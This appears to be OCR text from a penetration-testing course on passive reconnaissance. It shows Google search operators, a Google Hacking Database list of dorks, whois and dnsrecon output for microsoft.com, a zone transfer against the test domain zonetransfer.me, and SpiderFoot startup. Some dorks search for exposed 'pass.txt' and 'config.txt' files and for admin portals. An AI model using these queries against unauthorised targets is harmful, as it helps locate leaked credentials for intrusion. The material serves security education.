Coming Up Short on Nonfinancial Performance ...
by CD Ittner · 2003 · Cited by 1675 — By filling in gaps left by financial accounting, nonfinancial measures (such as customer loy- alty and employee satisfaction) promise to.
11 pages


Google
site:microsoft.com intitle:login
About 50,600 results (0.34 seconds)
microsoft.com
https://go.microsoft.com › fwlink
Microsoft 365: Login
Collaborate for free with online versions of Microsoft Word, PowerPoint, Excel, and OneNote. Save documents, workbooks, and presentations online, ...
microsoft.com
https://learn.microsoft.com › Learn › SQL › SQL Server
Create a Login - SQL Server
1 Aug 2023 — Learn how to create a login in SQL Server or Azure SQL Database by using SQL Server Management Studio or Transact-SQL.
microsoft.com
https://cmt3.research.microsoft.com
Conference Management Toolkit - Login
Microsoft's Conference Management Toolkit is a hosted academic conference management system. Modern interface, high scalability, extensive features and ...
CMT Login · Login · login/Submission · lcrosoft CMT submission


Google
site:microsoft.com -www
About 85,500,000 results (0.29 seconds)
microsoft.com
https://msdn.microsoft.com › References › CSS
justify-content - CSS: Cascading Style Sheets - MDN Web Docs
17 Jul 2023 — The CSS justify-content property defines how the browser distributes space between and around content items along the main-axis of a flex ...
microsoft.com
https://learn.microsoft.com › Learn › Microsoft Teams
Bulk install Teams using Windows Installer (MSI)
7 days ago — MSI files · How the Microsoft Teams MSI file works · Clean up and redeployment procedure · Prevent Teams from starting automatically after ...


Gmail
Images
Sign in
Google
Google Search
I'm Feeling Lucky
Google offered in: हिन्दी Français Español (Latinoamérica) 繁體中文
Click here
Search settings
Advanced search
Your data in Search
Search history
Search help
Send feedback
Dark theme: Off
Trinidad & Tobago
About
Advertising
Business
How Search works
Privacy
Terms
Settings



Google Hacking Database


Filters | Reset All


Show 15


Quick Search

Date Added	Dork	Category	Author
2023-07-28	inurl:uux.aspx	Pages Containing Login Portals	Javier Bernardo
2023-07-17	intitle:"index of" "pass.txt"	Files Containing Juicy Info	Aashiq Ahamed
2023-07-17	intitle:"index of" "config.txt"	Files Containing Juicy Info	Aashiq Ahamed
2023-07-04	site:co.in inurl:/admin.aspx	Pages Containing Login Portals	Sachin Gupta
2023-07-04	site:.com inurl:/login.aspx	Pages Containing Login Portals	Sachin Gupta
2023-07-04	site:.org inurl:/login.aspx	Pages Containing Login Portals	Sachin Gupta
2023-07-04	inurl:"/geoserver/ows?service=wfs"	Vulnerable Servers	Bipin Jitiya
2023-07-04	site:co.in inurl:/login.aspx	Pages Containing Login Portals	Sachin Gupta
2023-07-04	Google dorks	Files Containing Juicy Info	Avadhesh Nishad
2023-07-04	site:.org inurl:/admin.aspx	Pages Containing Login Portals	Sachin Gupta
2023-06-02	RE: inurl:/wp-content/uploads/wpo_wcpdf	Files Containing Juicy Info	Stuart Steenberg
2023-06-02	intitle:"PaperCut login"	Pages Containing Login Portals	SatishKumar Pyata
2023-06-02	inurl:"/login.aspx" intitle:"adminlogin"	Pages Containing Login Portals	Sachin Gupta
2023-06-02	inurl:"/login.aspx" intitle:"user"	Pages Containing Login Portals	Sachin Gupta
2023-06-02	intext:"ArcGIS REST Services Directory" intitle:"Folder: /"	Files Containing Juicy Info	Alonso Eduardo Caballero Quezada

```
kali@kali:~$ whois microsoft.com
   Domain Name: MICROSOFT.COM
   Registry Domain ID: 2724960_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2023-08-18T16:15:54Z
   Creation Date: 1991-05-02T04:00:00Z
   Registry Expiry Date: 2025-05-03T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2086851750
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS1-39.AZURE-DNS.COM
   Name Server: NS2-39.AZURE-DNS.NET
   Name Server: NS3-39.AZURE-DNS.ORG
   Name Server: NS4-39.AZURE-DNS.INFO
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-08-22T13:08:06Z <<<
```




DNS Server
DNS Reply
Internet
Client PC
www.example.com
93.184.216.34


DNS Server
Client establishes a connection
to the destination server
Internet
Client PC
www.example.com
93.184.216.34

```
kali@kali:~$ dnsrecon -d microsoft.com -n 1.1.1.1
[*] std: Performing General Enumeration against: microsoft.com...
[-] DNSSEC is not configured for microsoft.com
[*]      SOA ns1-39.azure-dns.com 150.171.10.39
[*]      SOA ns1-39.azure-dns.com 2603:1061:0:10::27
[*]      NS ns1-39.azure-dns.com 150.171.10.39
[*]      NS ns1-39.azure-dns.com 2603:1061:0:10::27
[*]      NS ns2-39.azure-dns.net 150.171.16.39
[*]      MX microsoft-com.mail.protection.outlook.com 52.101.40.29
[*]      MX microsoft-com.mail.protection.outlook.com 40.93.207.7
[*]      MX microsoft-com.mail.protection.outlook.com 40.93.212.0
[*]      MX microsoft-com.mail.protection.outlook.com 40.93.207.5
[*]      A microsoft.com 20.231.239.246
[*]      A microsoft.com 20.70.246.20
[*]      A microsoft.com 20.76.201.171
[*]      A microsoft.com 20.112.250.133
[*]      A microsoft.com 20.236.44.162
```

```
[*] Enumerating SRV Records
[+]      SRV _sipfederationtls._tcp.microsoft.com sipfed.online.lync.com 52.112.127.17 5061
[+]      SRV _xmpp-server._tcp.microsoft.com sipdog3.microsoft.com 131.107.1.47 5269
[+]      SRV _sip._tls.microsoft.com sipdir.online.lync.com 52.112.64.11 443
[+]      SRV _sip._tls.microsoft.com sipdir.online.lync.com 2603:1037::b 443
[+] 4 Records Found
```

```
kali@kali:~$ host zonetransfer.me
zonetransfer.me has address 5.196.105.14
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
```

```
kali@kali:~$ host -t ns zonetransfer.me
zonetransfer.me name server nsztm2.digi.ninja.
zonetransfer.me name server nsztm1.digi.ninja.
```


```
kali@kali:~$ host -l zonetransfer.me nsztm1.digi.ninja
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

zonetransfer.me has address 5.196.105.14
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransfer.me.
asfdbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
email.zonetransfer.me has address 74.125.206.26
home.zonetransfer.me has address 127.0.0.1
internal.zonetransfer.me name server intns1.zonetransfer.me.
internal.zonetransfer.me name server intns2.zonetransfer.me.
intns1.zonetransfer.me has address 81.4.108.41
intns2.zonetransfer.me has address 167.88.42.94
office.zonetransfer.me has address 4.23.39.254
ipv6actnow.org.zonetransfer.me has IPv6 address 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me has address 207.46.197.32
alltcpportsopen.firewall.test.zonetransfer.me has address 127.0.0.1
vpn.zonetransfer.me has address 174.36.59.154
```


A list of interesting sub-domains found

```
Trying Zone Transfer for zonetransfer.me on nsztm2.digi.ninja ...
zonetransfer.me.                        7200    IN    SOA             (
zonetransfer.me.                        300     IN    HINFO       "Casio
zonetransfer.me.                        301     IN    TXT             (
zonetransfer.me.                        7200    IN    MX              0
zonetransfer.me.                        7200    IN    MX             10
zonetransfer.me.                        7200    IN    A       5.196.105.14
zonetransfer.me.                        7200    IN    NS      nsztm1.digi.ninja.
zonetransfer.me.                        7200    IN    NS      nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me.        301     IN    TXT             (
_acme-challenge.zonetransfer.me.        301     IN    TXT             (
_sip._tcp.zonetransfer.me.              14000   IN    SRV             0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200   IN   PTR     www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.           7900    IN    AFSDB           1
asfdbbox.zonetransfer.me.               7200    IN    A        127.0.0.1
asfdbvolume.zonetransfer.me.            7800    IN    AFSDB           1
canberra-office.zonetransfer.me.        7200    IN    A       202.14.81.230
cmdexec.zonetransfer.me.                300     IN    TXT             ";
contact.zonetransfer.me.                2592000 IN    TXT             (
dc-office.zonetransfer.me.              7200    IN    A       143.228.181.132
deadbeef.zonetransfer.me.               7201    IN    AAAA    dead:beaf::
dr.zonetransfer.me.                     300     IN    LOC             53
```


```
email.zonetransfer.me.              2222    IN    NAPTR            (
email.zonetransfer.me.              7200    IN    A          74.125.206.26
Hello.zonetransfer.me.              7200    IN    TXT              "Hi
home.zonetransfer.me.               7200    IN    A           127.0.0.1
Info.zonetransfer.me.               7200    IN    TXT              (
internal.zonetransfer.me.           300     IN    NS         intns1.zonetransfer.me.
internal.zonetransfer.me.           300     IN    NS         intns2.zonetransfer.me.
intns1.zonetransfer.me.             300     IN    A          81.4.108.41
intns2.zonetransfer.me.             300     IN    A          52.91.28.78
office.zonetransfer.me.             7200    IN    A          4.23.39.254
ipv6actnow.org.zonetransfer.me.     7200    IN    AAAA       2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                7200    IN    A          207.46.197.32
```


```
kali@kali:~$ spiderfoot -l 0.0.0.0:1234

*************************************************************
2023-08-16 19:20:00,249 [INFO] sf : Starting web server at 0.0.0.0:1234 ...
2023-08-16 19:20:00,264 [WARNING] sf :
*************************************************************
Warning: passwd file contains no passwords. Authentication disabled.
Please consider adding authentication to protect this instance!
Refer to https://www.spiderfoot.net/documentation/#security.
*************************************************************

 Use SpiderFoot by starting your web browser of choice and
 browse to http://127.0.0.1:1234
*************************************************************
```

